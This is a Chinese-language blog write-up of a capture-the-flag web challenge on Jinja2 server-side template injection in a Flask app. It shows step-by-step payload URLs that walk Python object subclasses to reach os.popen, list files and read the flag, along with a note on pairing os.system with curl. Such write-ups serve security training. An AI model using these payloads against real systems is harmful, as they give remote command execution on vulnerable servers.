[ctf web][XTCTF]Web_python_template_injection writeup

原创

shu天 于 2021-08-17 20:23:41 发布 59 收藏 1


分类专栏： # web ctf 文章标签： ctf web SSTI 模板注入

本文链接：https://blog.csdn.net/weixin_46081055/article/details/119765204

web 同时被 2 个专栏收录

46 篇文章 1 订阅

订阅专栏



ctf

81 篇文章 4 订阅

订阅专栏

[XTCTF]Web_python_template_injection

知识点：

> python–flask框架–Jinja2模板注入

测试有没有注入

```
{{8*8}}返回64
```

利用


找到父类`<type 'object'>`-->寻找子类(引用)-->找关于命令执行或者文件操作的模块(引用中有模块)。

查看全局变量


```
{{config}}
```

wp

1.[XTCTF]Web_python_template_injection




```
{{7*7}}
```



`os.popen`**以file形式返回输出内容**

```
__class__ //返回对象所属的类
__mro__ //返回一个类所继承的基类
__base__ //返回该类所继承的基类
//__mro__和__base__都是寻找该类继承的基类
__subclasses__()  //返回基类可用引用
__init__   //类的初始化方法
__globals__    //对包含函数全局变量的字典的引用
```

首先找到当前变量所在的类

```
http://220.249.52.133:47213/{{''.__class__}}
```

返回 `URL http://220.249.52.133:47213/<type 'str'> not found`

找object父类


```
http://220.249.52.133:47213/{{''.__class__.__mro__}}
```

返回 URL http://220.249.52.133:47213/(<type 'str'>, <type 'basestring'>, <type


返回 URL http://220.249.52.133:47213/(<type 'str'>, <type 'basestring'>, <type 'object'>) not found

找object可用引用

```
http://220.249.52.133:47213/{{''.__class__.__mro__[2].__subclasses__()}}
```



返回一大堆可用引用，从其中可以找到我们想要的`os`所在的`site._Printer`类，它在列表的第七十二位，即`__subclasses__()[71]`



sublime中替换,为/n ， 选.*模式

利用os模块读取目录

```
http://220.249.52.133:47213/{{''.__class__.__mro__[2].__subclasses__()[71].__init__.__globals__['os'].popen('ls').read()}}
```


返回 `URL http://220.249.52.133:47213/fl4g index.py not found`

读取fl4g中内容

```
http://220.249.52.133:47213/{{''.__class__.__mro__[2].__subclasses__()[71].__init__.__globals__['os'].popen('cat fl4g').read()}}

http://220.249.52.133:47213/{{''.__class__.__mro__[2].__subclasses__()[40]('fl4g').read()}}
```

[40]号可用引用是file



常用payload还有

`''.__class__.__mro__[2].__subclasses__()[71].__init__.__globals__['os'].system('ls')`返回的是状态码，我们要结合curl命令